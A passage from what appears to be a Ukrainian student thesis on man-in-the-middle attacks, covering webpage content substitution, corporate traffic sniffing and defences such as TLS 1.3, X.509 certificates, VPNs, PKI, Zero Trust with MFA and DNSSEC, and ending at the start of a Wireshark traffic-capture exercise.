Найчастіше така атака реалізується в контексті HTTPS-downgrade або ARP/DNS-spoofing, коли зловмисник отримує змогу перехоплювати і редагувати трафік «на льоту». Вставка шкідливих скриптів у тіло вебсторінки дозволяє виконувати JavaScript-команди, які, наприклад, копіюють вміст введених у форму полів, надсилають ці дані на сторонній сервер або змінюють поведінку кнопок і посилань. Такі модифікації користувач зазвичай не помічає, оскільки візуально сайт залишається майже ідентичним оригіналу. У результаті користувач добровільно передає свої персональні дані або виконує дії, які запускають вірусне ПЗ на його пристрої.

Підміна вмісту вебсторінок також використовується для обману користувача щодо результатів запиту. Наприклад, при перегляді результатів пошуку зловмисник може підмінити посилання на завідомо шкідливі ресурси або рекламні платформи. У банківській сфері така атака дозволяє змінювати реквізити одержувача в платіжних формах, що призводить до переказу грошей не тому, кому було призначено. В онлайн-магазинах атака може змінити вміст кошика, підмінити ціни, SKU або запропонувати фальшиві способи оплати.

Окремої уваги заслуговує можливість використання вбудованих скриптів для прихованого встановлення шкідливого ПЗ, включаючи кейлогери, трояни, бекдори або програми-шпигуни. Зазвичай такі скрипти маскуються під легітимні ресурси або активуються лише при виконанні певних дій на сторінці — натисканні кнопки, переміщенні курсора, скролінгу. Таким чином зловмисник може не тільки зібрати вхідні дані, а й встановити постійний контроль над системою користувача, відкривши йому двері для подальших цільових атак.

Існують і соціально-технічні аспекти підміни вмісту. Наприклад, змінений сайт може відображати фальшиві повідомлення безпеки, вимагати оновити Flash або антивірус, пропонувати встановити сумнівні розширення браузера чи підписатися на шкідливі сповіщення. Подібні дії можуть здаватися цілком правдоподібними, особливо якщо вони реалізовані в корпоративному стилі компанії чи візуально копіюють інтерфейс справжнього ресурсу. У таких випадках жертва, не підозрюючи нічого, самостійно виконує шкідливі інструкції, що ускладнює подальший аналіз інциденту.

Протидія підміні вмісту вимагає комплексного підходу. По-перше, всі вебресурси повинні працювати виключно через HTTPS із правильно налаштованим HSTS і захистом від змішаного контенту. По-друге, необхідно впроваджувати Content Security Policy (CSP), яка дозволяє обмежувати завантаження скриптів тільки з довірених джерел. Також корисним є використання механізмів Subresource Integrity (SRI) для перевірки цілісності зовнішніх скриптів та стилів. Браузери користувачів мають бути оновлені та мати активні механізми фільтрації небезпечного контенту.

У корпоративному середовищі варто застосовувати системи моніторингу змін вебресурсів, IDS/IPS-рішення, а також навчати співробітників базовим правилам цифрової гігієни: перевіряти URL-адресу, уникати підозрілих форм, не завантажувати додатки зі сторінок, які раніше не викликали таких запитів, і не вводити дані без впевненості у справжності ресурсу. Лише поєднання технічних і організаційних заходів дозволяє ефективно протидіяти цим загрозам.

# 2.3.3 Відстеження трафіку корпоративних систем

Відстеження трафіку в корпоративних мережах є одним із найнебезпечніших наслідків атак типу «людина посередині», адже дозволяє зловмисникам отримати доступ до конфіденційної інформації, що передається всередині організації. У контексті MITM-атак мова йде не лише про перехоплення окремих сесій чи облікових даних, а й про систематичне моніторингування усього потоку даних, що циркулює між різними вузлами корпоративної інфраструктури. Такий доступ дає змогу отримувати логіни й паролі адміністраторів, внутрішні листування, інструкції, звіти, комерційну таємницю, фінансові операції, а також інформацію про структуру мережі, що полегшує подальше проникнення глибше в ІТ-середовище компанії.

Зловмисник, який реалізував атаку MITM на корпоративну мережу, може використовувати методи пасивного прослуховування, коли трафік копіюється без зміни вмісту, або активного втручання — з модифікацією пакетів, вставкою власних даних і команд. У першому випадку він отримує копії всіх переданих повідомлень, файлів та запитів, у другому — може змінити маршрутизацію, підмінити документи або навіть запускати від імені працівника запити до внутрішніх систем, що візуально виглядатимуть як легітимні. Завдяки цьому можна, наприклад, отримати контроль над корпоративною CRM, системою бухгалтерського обліку або інструментами проєктного управління.

Велика загроза полягає в тому, що в сучасних компаніях передача даних відбувається не лише між працівниками, а й між сервісами, віртуальними машинами, контейнерами, автоматизованими скриптами. Часто ці з’єднання не шифруються або не автентифікуються належним чином, що відкриває додаткові можливості для атаки. У деяких випадках внутрішній трафік може містити API-токени, ключі доступу до баз даних або навіть резервні копії, які передаються у відкритому вигляді між серверами. Якщо MITM-атака реалізована в точці підключення між такими компонентами, зловмисник здобуває практично повний доступ до критично важливих даних компанії.

Окрім прямого перехоплення, атака дозволяє також ідентифікувати шаблони поведінки користувачів — хто з ким і коли комунікує, які об’єми трафіку генеруються, які сайти відвідуються. Ця інформація корисна для подальших цільових атак, створення фальшивих повідомлень, соціальної інженерії та навіть шантажу. В окремих випадках відстеження внутрішнього трафіку дозволяє зловмиснику виявити вразливі конфігурації, незахищені пристрої, застарілі протоколи або неконтрольовані виходи до Інтернету.

У разі використання MITM у корпоративних мережах однією з цілей може бути захоплення облікових даних з Active Directory, VPN-доступів або інших служб автентифікації. Наприклад, якщо працівник вводить свої облікові дані для доступу до внутрішнього порталу, ці дані можуть бути перехоплені і використані для входу під його обліковим записом із повними правами. Це відкриває можливості для ескалації привілеїв, встановлення бекдорів, викрадення файлів, вимагання викупу або просто знищення даних.

Запобігання таким атакам потребує багаторівневого підходу. Перш за все, усі внутрішні сервіси повинні використовувати шифрування даних за допомогою протоколів TLS, IPsec або через тунелі VPN, навіть якщо трафік передається у локальній мережі. Необхідно впровадити контроль маршрутизації, сегментування мережі, фільтрацію доступу та виявлення аномалій у трафіку за допомогою систем IDS/IPS. Надійною практикою є також логування всіх з’єднань і використання SIEM-рішень для кореляції подій. Крім того, користувачі мають бути навчени розпізнавати ознаки зловмисного втручання, повідомляти про підозрілу активність та використовувати багатофакторну автентифікацію для доступу до критичних систем.

У висновку можна зазначити, що MITM-атаки в корпоративному середовищі — це не просто технічна вразливість, а серйозний фактор ризику для безпеки бізнесу. Такі атаки складно виявити без спеціалізованих засобів моніторингу, а їх наслідки можуть бути катастрофічними. Тому захист мережі, шифрування даних і навчання персоналу — критично важливі складові сучасної кібергігієни організацій.

# Розділ 3. СУЧАСНІ ЗАСОБИ ЗАХИСТУ МЕРЕЖЕВИХ ПРОТОКОЛІВ ВІД MITM-АТАК

# 3.1 Криптографічний захист

# 3.1.1 Протоколи SSL/TLS: версії 1.2 та 1.3, рукопотискання, алгоритми шифрування

Серед усіх методів криптографічного захисту особливу роль у забезпеченні безпеки мережевих комунікацій відіграють протоколи SSL та TLS. Вони є основою захищеного з’єднання в мережі Інтернет, забезпечуючи конфіденційність, цілісність і автентичність переданої інформації. Протоколи SSL (Secure Sockets Layer) та TLS (Transport Layer Security) розроблені для створення зашифрованого каналу між клієнтом і сервером, унеможливлюючи перехоплення даних зловмисником навіть у разі реалізації атаки типу «людина посередині».

Найбільш поширеною є саме версія TLS, яка прийшла на зміну застарілому SSL. У 2018 році вийшла найновіша й актуальна на сьогодні версія TLS 1.3, яка значно удосконалює безпеку порівняно з попередніми реалізаціями. Вона усуває вразливі та застарілі криптографічні алгоритми, як-от RC4, MD5 і SHA-1, а також прибирає підтримку небезпечних механізмів типу static RSA. Замість цього використовується лише набір перевірених і сучасних методів шифрування, серед яких AEAD-алгоритми (наприклад, AES-GCM) та надійні протоколи обміну ключами, як-от Ephemeral Diffie-Hellman.

Один із ключових етапів функціонування TLS — це процес встановлення з’єднання, відомий як TLS-рукопотискання. Він полягає в обміні службовими повідомленнями між клієнтом і сервером, під час якого відбувається автентифікація, обрання криптографічних параметрів та узгодження ключів шифрування. У TLS 1.2 цей процес складався з кількох послідовних кроків, що займало певний час та було вразливим до атак типу Downgrade (зниження рівня безпеки). Натомість у TLS 1.3 реалізовано спрощене рукопотискання, яке скорочує кількість раундів до одного, знижуючи затримки та ймовірність маніпуляцій із параметрами безпеки.

Важливо розуміти, що захист, який забезпечує TLS, поширюється не лише на передані дані, але й на сам факт з’єднання. Наприклад, механізм HSTS (HTTP Strict Transport Security) дозволяє браузерам автоматично переходити на HTTPS навіть без явного зазначення протоколу користувачем. Це унеможливлює атаку SSL Strip, яка полягає у примусовому зниженні безпечного з’єднання до незахищеного HTTP. Ще одним ключовим елементом є сертифікати X.509, які видаються авторитетними центрами сертифікації (CA) і містять криптографічно підписану інформацію про домен та його власника.

Використання TLS забезпечує цілісність переданих даних за рахунок вбудованих механізмів MAC (message authentication code), а також автентичність обох сторін з’єднання завдяки перевірці сертифікатів. Протокол підтримує передові функції, як-от Perfect Forward Secrecy (PFS), яка гарантує, що компрометація одного сеансу не дає зловмиснику змогу розшифрувати попередні чи майбутні сесії. Це досягається шляхом створення унікального сеансового ключа для кожного підключення.

На практиці впровадження TLS потребує не лише встановлення сертифікатів і налаштування шифрів, а й правильного конфігурування вебсерверів. Наприклад, варто заборонити використання TLS 1.0 і TLS 1.1, які більше не вважаються безпечними. Крім того, необхідно регулярно оновлювати сертифікати, застосовувати механізми OCSP Stapling для перевірки відкликання сертифікатів та проводити тестування конфігурації за допомогою онлайн-інструментів, таких як SSL Labs або testssl.sh.

Таким чином, протоколи SSL/TLS, особливо в сучасній реалізації TLS 1.3, є критично важливим компонентом системи захисту мережевих з’єднань. Вони ефективно запобігають MITM-атакам, забезпечуючи конфіденційність і цілісність інформації в цифровому просторі.

# 3.1.2 HTTPS і сертифікати X.509: принципи довіри, роль Let’s Encrypt, Cloudflare

Наявність шифрування HTTPS є одним із ключових факторів, що визначає рівень захисту мережевої взаємодії. Протокол HTTPS є розширенням HTTP з додаванням рівня шифрування за допомогою TLS, що дозволяє забезпечити конфіденційність, цілісність і автентичність переданої інформації. Але сам по собі TLS ще не гарантує безпеку, якщо немає надійної системи підтвердження особи сервера. Саме для цього використовуються цифрові сертифікати стандарту X.509.

Сертифікат X.509 — це спеціальний файл, який підтверджує, що певний домен дійсно належить певній юридичній або фізичній особі. Цей файл видається центром сертифікації (Certificate Authority, CA) після проходження процедури перевірки власника ресурсу. Сертифікат містить відкритий ключ, назву домену, інформацію про організацію, термін дії та підпис центру сертифікації. Браузери, які довіряють цьому центру, автоматично вважають з’єднання безпечним і не виводять користувачу попереджень.

Основним принципом довіри в HTTPS є ланцюжок сертифікації, який включає кореневі сертифікати, проміжні сертифікати та кінцевий сертифікат для конкретного сайту. Якщо хоча б одна ланка цього ланцюга викликає сумніви або недійсна, браузер попереджає користувача про можливу загрозу MITM-атаки. Це може бути викликано закінченням строку дії сертифіката, самопідписаним сертифікатом або підробкою, яка використовується в атаках з підміною трафіку.

Сьогодні найбільш розповсюдженим CA є Let’s Encrypt — безкоштовний центр сертифікації, який автоматизує процес видачі та оновлення сертифікатів за допомогою протоколу ACME. Let’s Encrypt забезпечує лише базову перевірку володіння доменом, але цього достатньо для більшості вебресурсів. Однією з головних переваг цієї платформи є регулярне оновлення сертифікатів кожні 90 днів, що знижує ризики їх викрадення або компрометації.

Іншим важливим гравцем на ринку безпечного вебтрафіку є компанія Cloudflare, яка надає не лише сертифікати, але й комплексні рішення з шифруванням, кешуванням і захистом від атак типу DDoS. Вона дозволяє вмикати HTTPS навіть на тих сайтах, які самі по собі не мають внутрішньої підтримки TLS, реалізуючи захист на своєму рівні проксі-серверів. Таким чином, користувачі бачать зашифроване з’єднання, а справжній сайт отримує захист від MITM-атак ще до встановлення безпосереднього з’єднання.

Крім наявності сертифікату, важливим є використання механізмів перевірки його актуальності. Це реалізується через CRL (списки відкликаних сертифікатів) або OCSP (Online Certificate Status Protocol). Щоб пришвидшити процес перевірки, використовують OCSP Stapling — технологію, яка дозволяє серверу самостійно надавати клієнту останній статус сертифіката, знижуючи навантаження на CA та прискорюючи встановлення з’єднання.

Браузери також реалізовують додаткові функції перевірки сертифікатів, включаючи перевірку HSTS (обов’язковий HTTPS), порівняння публічного ключа з відомими хешами (Pinning) або блокування підозрілих CA. Якщо система виявляє розбіжність, користувач отримає чітке повідомлення про ризик підміни трафіку, що допомагає уникнути непомітних MITM-атак.

Таким чином, HTTPS у поєднанні з сертифікатами X.509 є основою сучасного шифрування в мережі. Надійність з’єднання залежить не лише від самого TLS-протоколу, а й від правильного використання довірених сертифікатів, налаштувань вебсервера та перевірки актуальності інформації про домен. Сьогодні ці механізми є необхідним стандартом для будь-якого ресурсу, що працює з персональними або фінансовими даними.

# 3.1.3 VPN-протоколи: IPsec, OpenVPN, WireGuard — короткий огляд можливостей

VPN-протоколи відіграють надзвичайно важливу роль у захисті мережевого трафіку, особливо в контексті запобігання MITM-атакам. Віртуальна приватна мережа створює зашифрований тунель між двома точками в мережі, забезпечуючи конфіденційність, цілісність і автентичність даних. Навіть якщо трафік буде перехоплено, він залишиться недоступним для аналізу без відповідного ключа дешифрування. У сучасній практиці найбільш поширеними та ефективними є три протоколи — IPsec, OpenVPN і WireGuard, кожен із яких має свої сильні сторони та особливості.

Протокол IPsec (Internet Protocol Security) був одним із перших стандартів захищеного тунелювання. Його головна перевага — це інтеграція на рівні мережевого протоколу IP, що дозволяє забезпечити шифрування не лише окремих сесій, а всього трафіку. IPsec підтримує два основні режими — транспортний (для шифрування лише корисного навантаження пакету) та тунельний (для захисту всього пакету). Протокол використовує такі криптографічні механізми, як AES, SHA-2 та алгоритми обміну ключами, наприклад IKEv2. Хоча IPsec є дуже потужним, його впровадження складніше, а сумісність із NAT-середовищами може бути обмеженою без додаткової конфігурації.

OpenVPN — це гнучкий, відкритий і широко підтримуваний протокол, який базується на бібліотеці OpenSSL. Він забезпечує захищене тунелювання на рівні користувацького простору і може використовувати як TCP, так і UDP. Серед основних переваг OpenVPN — підтримка різноманітних шифрів, автентифікація через сертифікати X.509, зручність у налаштуванні та висока стабільність у різних мережевих середовищах. OpenVPN також добре інтегрується з міжмережевими екранами та проксі-серверами, що дозволяє адаптувати його до складних корпоративних мереж. Хоча він працює повільніше, ніж сучасні альтернативи, його стабільність та перевірена безпека роблять його надійним вибором.

WireGuard — новітній VPN-протокол, що привернув увагу своєю швидкістю, простотою та високим рівнем безпеки. Основою WireGuard є набір сучасних криптографічних примітивів, серед яких Curve25519, ChaCha20, Poly1305 і BLAKE2. Його кодова база є значно меншою порівняно з OpenVPN чи IPsec, що спрощує аудит і зменшує кількість потенційних вразливостей. WireGuard працює виключно через UDP, що забезпечує високу продуктивність, а його конфігурація є надзвичайно лаконічною. Попри те, що WireGuard ще не є стандартом у більшості корпоративних середовищ, він активно впроваджується в нові рішення через свою ефективність і перспективність.

Порівняння трьох згаданих протоколів дозволяє визначити оптимальне рішення для кожної конкретної ситуації. IPsec доцільно використовувати в системах, які вимагають інтеграції з наявними мережевими пристроями. OpenVPN ідеально підходить для універсального використання, коли потрібна перевірена технологія із високою гнучкістю. WireGuard можна рекомендувати для нових проєктів, де пріоритетом є швидкість, простота обслуговування та мінімізація навантаження на систему. У будь-якому випадку, використання VPN-технологій — це базова вимога для організацій, які прагнуть захистити свій трафік від втручання зловмисників і забезпечити безпеку під час роботи у відкритих або не довірених мережах.

# 3.2 Організаційні заходи

# 3.2.1 PKI (інфраструктура відкритих ключів) та його роль у сертифікації

Інфраструктура відкритих ключів, або PKI (Public Key Infrastructure), є фундаментом довіри в цифровому середовищі, особливо у контексті забезпечення захисту від атак типу «людина посередині». Її основне призначення полягає в управлінні цифровими сертифікатами, які підтверджують автентичність користувачів, серверів та інших мережевих ресурсів, дозволяючи створити надійне та безпечне середовище для передавання інформації в мережі. PKI забезпечує підтримку таких механізмів, як шифрування, підпис електронних документів та автентифікація сторін під час обміну даними.

Основним компонентом PKI є центр сертифікації (Certificate Authority, CA), який відповідає за видачу, перевірку та відкликання цифрових сертифікатів. CA виступає довіреною третьою стороною, яка засвідчує, що конкретний відкритий ключ дійсно належить певному суб’єкту. Для цього CA використовує свій приватний ключ для підпису сертифіката, що дозволяє всім іншим сторонам, які мають доступ до відповідного відкритого ключа, перевірити достовірність такого підпису. У реальних умовах центри сертифікації можуть бути як державними, так і приватними, і їх авторитет визнається за допомогою попередньо встановлених довірених кореневих сертифікатів у браузерах та операційних системах.

Іншим важливим елементом PKI є реєстраційний центр (Registration Authority, RA), який виконує ідентифікацію заявника перед видачею сертифіката. Також PKI включає сховища сертифікатів і списки відкликаних сертифікатів (CRL), які дозволяють визначити, чи дійсний певний сертифікат у конкретний момент часу. У сучасних системах використовується протокол OCSP (Online Certificate Status Protocol) для швидкої перевірки актуальності сертифікатів у режимі реального часу.

PKI є критично важливою для протидії MITM-атакам, оскільки без належного механізму автентифікації неможливо з упевненістю сказати, що користувач спілкується саме з тим сервером, з яким мав намір. При відсутності або неправильному налаштуванні PKI, зловмисник може легко підмінити справжній сервер на фальшивий, отримати сертифікат самопідписаного типу або виданий недовіреним CA, і користувач не отримає жодного попередження про ризик.

Сучасні реалізації PKI часто використовуються у корпоративному середовищі для внутрішньої автентифікації користувачів, пристроїв, VPN-з’єднань, а також для підпису електронних листів і документів. Це дозволяє централізовано керувати правами доступу, автоматизувати процес оновлення сертифікатів і забезпечити надійний контроль безпеки всередині організації. Наприклад, внутрішній PKI-сервер може автоматично видавати сертифікати для робочих станцій, серверів і мобільних пристроїв, які будуть використовуватись для доступу до критичних ресурсів без введення паролів, але з високим рівнем криптографічного захисту.

На державному рівні PKI застосовується в електронному документообігу, цифровому підписі, національних порталах державних послуг та банківській сфері. Це забезпечує правову значущість цифрових транзакцій та можливість перевірки їх достовірності в судовому порядку. Без ефективної PKI неможливо побудувати повноцінну систему кібербезпеки, яка б гарантувала захист конфіденційних даних і виключала ризики MITM-атак у критичних інформаційних системах.

# 3.2.2 Політики безпеки доступу (Zero Trust, багатофакторна автентифікація)

Сучасні політики безпеки доступу є невід’ємною складовою комплексного підходу до захисту інформаційних систем від несанкціонованого втручання, зокрема — від атак типу «людина посередині». Однією з провідних концепцій у цій галузі є модель Zero Trust, яка базується на принципі нульової довіри: жоден користувач або пристрій не вважається довіреним за замовчуванням, навіть якщо він знаходиться всередині корпоративної мережі. Доступ надається лише після ретельної перевірки ідентичності, контексту запиту та дотримання політик безпеки.

Zero Trust передбачає обов’язкову автентифікацію кожної сесії, перевірку пристроїв, контроль доступу на основі ролей та поведінковий аналіз. Ключовим аспектом є мікросегментація — поділ мережі на ізольовані зони, кожна з яких має окремі правила доступу. Це дозволяє мінімізувати ризики lateral movement — поширення атак усередині мережі після компрометації одного з вузлів. Концепція Zero Trust ефективно поєднується з іншими методами захисту, такими як VPN, PKI, IDS/IPS та SIEM.

Одним із практичних інструментів реалізації Zero Trust є багатофакторна автентифікація (MFA). Це механізм, за якого користувач для доступу до системи повинен підтвердити свою особу за допомогою принаймні двох різних факторів: знання (наприклад, пароль), володіння (смартфон, токен) і біометрія (відбиток пальця, розпізнавання обличчя). MFA значно ускладнює можливість несанкціонованого доступу навіть у випадку перехоплення пароля через MITM-атаку або фішингову розсилку.

Нижче наведено порівняльну таблицю основних особливостей двох підходів до контролю доступу:

|  |  |  |
| --- | --- | --- |
| **Параметр** | **Традиційна модель доступу** | **Модель Zero Trust** |
| Довіра до внутрішньої мережі | Присутня | Відсутня (перевіряється кожен запит) |
| Контроль доступу | На основі розташування | На основі ідентичності та контексту |
| Захист від lateral movement | Обмежений | Ізоляція через мікросегментацію |
| Підтримка MFA | Необов’язкова | Обов’язкова |
| Реакція на аномалії | Ручна | Автоматизована, за допомогою поведінкового аналізу |

Політики доступу також можуть базуватися на таких підходах, як рольова модель (RBAC), атрибутна модель (ABAC) і політики на основі ризику. Вони дозволяють детально визначати, хто, коли, звідки та за яких умов має право доступу до певних ресурсів. Наприклад, навіть авторизований користувач може не отримати доступ до конфіденційної інформації, якщо входить із підозрілої геолокації або з незареєстрованого пристрою.

Такі системи, як Microsoft Azure AD Conditional Access, Okta, Duo Security та інші, дають змогу реалізувати гнучкі та динамічні політики доступу, що автоматично адаптуються до змін у поведінці користувачів або умов середовища. Поєднання політики Zero Trust із MFA дозволяє суттєво знизити ймовірність успішного MITM-нападу, навіть якщо перехоплено окремі облікові дані, оскільки повноцінний доступ без другого фактора залишиться неможливим.

Таким чином, сучасні підходи до політик доступу формують багаторівневу систему захисту, що не покладається на застарілу модель периметру, а постійно перевіряє всі елементи взаємодії в реальному часі. Це робить систему більш стійкою до атак, гнучкою та масштабованою, що особливо важливо в умовах розвитку гібридних робочих середовищ і поширення хмарних сервісів.

# 3.2.3 DNSSEC — як захист від DNS-підміни

Одна з найбільш поширених технік MITM-атак — це підміна DNS-відповідей, коли зловмисник змушує клієнта звертатися до фальшивого IP-адресата замість справжнього. Така атака може бути абсолютно невидимою для користувача і дозволяє легко організувати перенаправлення на підроблені сайти, перехоплення трафіку або навіть встановлення шкідливого ПЗ. Для боротьби з такими атаками у сучасних системах застосовується протокол DNSSEC (Domain Name System Security Extensions).

DNSSEC не шифрує трафік, але забезпечує перевірку достовірності відповіді DNS-сервера за допомогою криптографічного підпису. Це дозволяє клієнту переконатися, що отримана інформація не була змінена в процесі передачі і дійсно надійшла від авторитетного джерела. Механізм роботи DNSSEC базується на застосуванні цифрових підписів і ланцюга довіри — кожен домен має відповідні ключі, які підписуються вищими рівнями домену аж до кореневої зони.

Основні етапи реалізації захисту через DNSSEC виглядають так:

**Генерація ключів:** домен генерує пару криптографічних ключів (KSK і ZSK), які використовуються для підпису DNS-записів.

**Підпис записів:** усі важливі записи (A, MX, TXT тощо) підписуються приватним ключем, а відкритий ключ публікується через DNS.

**Передача DS-записів:** інформація про підписаний домен передається до вищого рівня DNS у вигляді DS-записів, створюючи «ланцюг довіри» до кореня.

**Перевірка підпису:** клієнт (через DNS-резолвер) перевіряє цифровий підпис на отриманому записі, використовуючи відповідні ключі. Якщо підпис валідний — відповідь приймається.

**Відхилення підробки:** у випадку зміни навіть одного байта у відповіді підпис стає недійсним, і такий запис вважається скомпрометованим.

DNSSEC значно ускладнює можливість проведення MITM-атак на рівні DNS, оскільки підробити відповідь, не маючи приватного ключа, практично неможливо. Однак широке впровадження DNSSEC гальмується через складність налаштування, додаткове навантаження на інфраструктуру та необхідність постійного управління ключами. Попри це, великі доменні зони (наприклад, .gov, .bank, .edu) уже активно застосовують DNSSEC у всіх критичних системах.

Для користувача важливо мати налаштованого DNS-провайдера, який підтримує валідацію DNSSEC (наприклад, Google DNS або Cloudflare 1.1.1.1). Також деякі операційні системи і браузери можуть самостійно перевіряти наявність підписів і видавати попередження у разі виявлення аномалій у ланцюзі довіри.


Таким чином, DNSSEC — це не засіб шифрування, а інструмент автентифікації та виявлення фальсифікації даних у системі доменних імен. Його впровадження є критично важливим для побудови стійкої до атак інфраструктури, особливо у випадках, коли йдеться про банківські, урядові або корпоративні системи.

# 3.3 Практичний аналіз захисту від MITM-атак

# 3.3.1 Аналіз MITM-трафіку у Wireshark


На першому етапі практичної частини було здійснено базовий аналіз мережевого трафіку за допомогою утиліти **Wireshark** у середовищі Kali Linux. Основна мета полягала у виявленні загального вигляду мережевої активності, а також фільтрації та розбору ARP-пакетів, які безпосередньо можуть бути пов’язані з MITM-атаками.

Робота почалась із запуску програми Wireshark та вибору відповідного мережевого інтерфейсу — у моєму випадку це був eth0, що демонстрував найбільшу активність трафіку. На рисунку нижче зображено початковий екран програми та вибраний інтерфейс:




**Рис.1 — Вибір\_eth0\_Wireshark.**

Після запуску захоплення на цьому інтерфейсі розпочалося фіксування вхідного й вихідного трафіку. У вікні Wireshark стали зʼявлятися пакети різних типів: TCP, HTTPS, DNS, ICMP тощо. Для імітації звичайної активності було відкрито вебсайт у браузері всередині Kali Linux. Це дало змогу створити типове мережеве навантаження.



**Рис.2 —** **Перехоплення\_мережевого\_трафіку\_у\_Wireshark.**

